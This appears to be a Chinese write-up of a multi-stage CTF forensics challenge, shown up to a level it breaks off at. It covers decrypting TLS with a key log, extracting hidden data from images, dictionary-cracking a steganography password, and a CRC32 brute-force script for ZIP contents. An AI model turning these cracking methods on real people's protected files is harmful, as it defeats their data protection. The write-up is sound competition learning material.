
最后感谢qwzf大佬提供的环境。tql

参考文章——第四届“强网杯”全国网络安全挑战赛WP


miscstudy

套娃题，

第一关



选择查看请求可以找到 `http://39.99.247.28/fonts/1`



```
CLIENT_TRAFFIC_SECRET_0 b1f1e098a93d6d2e325923f65fcdce5c67cb22a09374f2e44ac2c8368c93a1ac 52a92bc97
SERVER_TRAFFIC_SECRET_0 b1f1e098a93d6d2e325923f65fcdce5c67cb22a09374f2e44ac2c8368c93a1ac 0c8439418
EXPORTER_SECRET b1f1e098a93d6d2e325923f65fcdce5c67cb22a09374f2e44ac2c8368c93a1ac 0a51ca8275a7c20c9
CLIENT_HANDSHAKE_TRAFFIC_SECRET c52c413417f78c3d831a75ffd34dccd3c434ede3cd456f1fe25f8cebc301e502 7
SERVER_HANDSHAKE_TRAFFIC_SECRET c52c413417f78c3d831a75ffd34dccd3c434ede3cd456f1fe25f8cebc301e502 7
CLIENT_TRAFFIC_SECRET_0 c52c413417f78c3d831a75ffd34dccd3c434ede3cd456f1fe25f8cebc301e502 593cbe062
SERVER_TRAFFIC_SECRET_0 c52c413417f78c3d831a75ffd34dccd3c434ede3cd456f1fe25f8cebc301e502 bf7de866c
EXPORTER_SECRET c52c413417f78c3d831a75ffd34dccd3c434ede3cd456f1fe25f8cebc301e502 8e8da12784192f2aa
CLIENT_RANDOM ba069d4ce442f60d87deb17d1a0632be516c76c4061a1e241597601220f12ee9 1f9f13ee505e3310b3b
CLIENT_HANDSHAKE_TRAFFIC_SECRET e9f981e3b3cfe26377db3e666afd10b15f03025e2488bda2bf58ea1d2bce45fb 6
SERVER_HANDSHAKE_TRAFFIC_SECRET e9f981e3b3cfe26377db3e666afd10b15f03025e2488bda2bf58ea1d2bce45fb f
CLIENT_HANDSHAKE_TRAFFIC_SECRET f52dbb843bb7035d499c5b234e7615506decebf1b209762dd93a5ac64d9e49eb 9
SERVER_HANDSHAKE_TRAFFIC_SECRET f52dbb843bb7035d499c5b234e7615506decebf1b209762dd93a5ac64d9e49eb 8
CLIENT_TRAFFIC_SECRET_0 e9f981e3b3cfe26377db3e666afd10b15f03025e2488bda2bf58ea1d2bce45fb f252e5780
SERVER_TRAFFIC_SECRET_0 e9f981e3b3cfe26377db3e666afd10b15f03025e2488bda2bf58ea1d2bce45fb 212bf4eb9
EXPORTER_SECRET e9f981e3b3cfe26377db3e666afd10b15f03025e2488bda2bf58ea1d2bce45fb 545be75716228b35e
CLIENT_TRAFFIC_SECRET_0 f52dbb843bb7035d499c5b234e7615506decebf1b209762dd93a5ac64d9e49eb d701e889f
SERVER_TRAFFIC_SECRET_0 f52dbb843bb7035d499c5b234e7615506decebf1b209762dd93a5ac64d9e49eb d0dadca29
EXPORTER_SECRET f52dbb843bb7035d499c5b234e7615506decebf1b209762dd93a5ac64d9e49eb a03de9d1728cfe4d5
CLIENT_RANDOM 97aea926d6fb1ba42e9ce6930d8f9c35dc13b879492fef88a2ee6d7ed3d8c3fe 1f9f13ee505e3310b3b
CLIENT_RANDOM e56fcafef341dd4cf008c404792e7da7f7aebb84f73636d55768614561e72f29 1f9f13ee505e3310b3b
CLIENT_RANDOM b24763c3f62e0af76ca7b6be43ba2788d900ac9170559c5fb56f9f831b5ee7d2 1f9f13ee505e3310b3b
CLIENT_HANDSHAKE_TRAFFIC_SECRET d06c95c8b7e6ffbe3293cb652d097b31768c821fc25c7166f09e2e620c2d213e C
SERVER_HANDSHAKE_TRAFFIC_SECRET d06c95c8b7e6ffbe3293cb652d097b31768c821fc25c7166f09e2e620c2d213e 8
CLIENT_TRAFFIC_SECRET_0 d06c95c8b7e6ffbe3293cb652d097b31768c821fc25c7166f09e2e620c2d213e 8548a64e1
SERVER_TRAFFIC_SECRET_0 d06c95c8b7e6ffbe3293cb652d097b31768c821fc25c7166f09e2e620c2d213e 674a1e1d8
EXPORTER_SECRET d06c95c8b7e6ffbe3293cb652d097b31768c821fc25c7166f09e2e620c2d213e 85b68b6e8e5041fbb
flag{level1_begin_and_level2_is_come
```


一部分flag


第二关

复制除了flag以外的全部内容。放到以`.log`为后缀的日志文件。这个是wireshark的日志文件，重新导入wireshark。


tip：版本不同，导入位置不同。

有的是SSL，有的是TLS

导入位置：编辑——首选项——Protocols——SSL(或者TLS)




然后看到



get方式，所以直接访问该URL得到图片，另存到本地。

`https://www.qiangwangbei.com/images/4e5d47b2db53654959295bba216858932.png`


图片拖进010editor，在末尾查看到一串base64字符串



解密得到部分flag

第三关

在图片的倒数第二第三第四个IDAT的地方



进行base64解码，得到二进制数


利用python的PIL模块进行绘图(之前团队内比赛有画图的题有过涉及这个模块)

```
from PIL import Image

x = 60   #x坐标
y = 60   #y坐标

im = Image.new("RGB", (x, y))
file = open('m0re.txt','r')

a=file.read()
z=0
for i in range(0, x):
    for j in range(0, y):
        print(a[z])
        if(a[z]=='1'):
            im.putpixel((i, j), (0, 0, 0))
        elif(a[z]=='0'):
            im.putpixel((i, j), (255, 255, 255))
        z=z+1

im.show()
im.save('1.png')
```

注意：PIL模块只适合python2的版本，python3中可以使用pillow代替.
安装pillow模块

```
pip install pillow
```

成功得到二维码



注意顺序，不然还原不出正确的码子。由上至下。
扫描得到百度网盘链接。

第四关

网盘链接中的一个压缩包，里面有张图片。

这里使用，steghide进行爆破，我丢我找半天这个工具，原来我电脑里的工具包里有，我吐了。

```
D:\Anquan\ctftools\CTF工具合集\隐写\图像隐写\stegdetect-0.4-windows>.\stegbreak.exe -r .\rules.ini -f .\password.txt -t
p .\level4.jpg
Loaded 1 files...
.\level4.jpg : negative
Processed 1 files, found 0 embeddings.
Time: 21 seconds: Cracks: 423233,   20154.0 c/s

D:\Anquan\ctftools\CTF工具合集\隐写\图像隐写\stegdetect-0.4-windows>
```


其实和脚本都一样的原理，，，=.=

就是字典的重要性了。换个大点的字典


```
D:\Anquan\ctftools\CTF工具合集\隐写\图像隐写\stegdetect-0.4-windows>.\stegbreak.exe -r .\rules.ini -f .\password.txt -t
p .\level4.jpg
Loaded 1 files...
.\level4.jpg : negative
Processed 1 files, found 0 embeddings.
Time: 21 seconds: Cracks: 423233,   20154.0 c/s

D:\Anquan\ctftools\CTF工具合集\隐写\图像隐写\stegdetect-0.4-windows>.\stegbreak.exe -r .\rules.ini -f .\Password-Top1000
 (1010).txt -t p .\level4.jpg
Loaded 1 files...
.\level4.jpg : jphide[v5](power123)
Processed 1 files, found 1 embeddings.
Time: 0 seconds: Cracks: 20,       Inf c/s

D:\Anquan\ctftools\CTF工具合集\隐写\图像隐写\stegdetect-0.4-windows>
```

密码：`power123`
然后使用stegdetect进行测试，测试是哪种隐写
使用方法

```
stegdetect.exe -tjopi -s 10.0 <filename.jpg>
```

```
D:\Anquan\ctftools\CTF工具合集\隐写\图像隐写\stegdetect-0.4-windows>stegdetect.exe -tjopi -s 10.0 level4.jpg
level4.jpg : jphide(***)

D:\Anquan\ctftools\CTF工具合集\隐写\图像隐写\stegdetect-0.4-windows>
```

三颗星，而且是jphide隐写。上面爆破出密码，使用工具解题



使用Seek模块，输入密码，然后设置导出的文件类型。这里设置为flag.txt就可以了。

第五关

下载的level5有伪加密，其他的先不管，先改第一个。就可以将level5.png拖出来了，发现flag。

level5_is_aaa

第六关

CRC爆破，因为第六关压缩包里面的三个文件很小，只有几个字节

所以直接用脚本进行爆破


```
18101@DESKTOP-3OERAQ7 MINGW64 /d/谷歌/谷歌下载
$ python 5.py
level
6_is
ready

18101@DESKTOP-3OERAQ7 MINGW64 /d/谷歌/谷歌下载
$
```


脚本：

```
#coding:utf-8
import binascii
import string

#dic=string.printable   #各种打印字符
dic='abcdefghijklmnopqrstuvwxyz0123456789_'
crc1 = 0x9aeacc13  # 记得要以0x开头
crc2 = 0xeed7e184
crc3 = 0x289585af
def CrackCrc5(crc):
    for i in dic :
        for j in dic:
            for p in dic:
                for q in dic:
                    for h in dic:
                        s=i+j+p+q+h
                        if crc == (binascii.crc32(s.encode("ascii"))):
                            print(s)
                            return 1
def CrackCrc4(crc):
    for i in dic :
        for j in dic:
            for p in dic:
                for q in dic:
                        s=i+j+p+q
                        if crc == (binascii.crc32(s.encode("ascii"))):
                            print(s)
                            return 1
CrackCrc5(crc1)
CrackCrc4(crc2)
CrackCrc5(crc3)
```


时间略长，耐心跑完。

第七关






将这个图片进行压缩，注意是压缩成zip压缩包。压缩方式很重要。
然后进行明文攻击。使用工具进行攻击

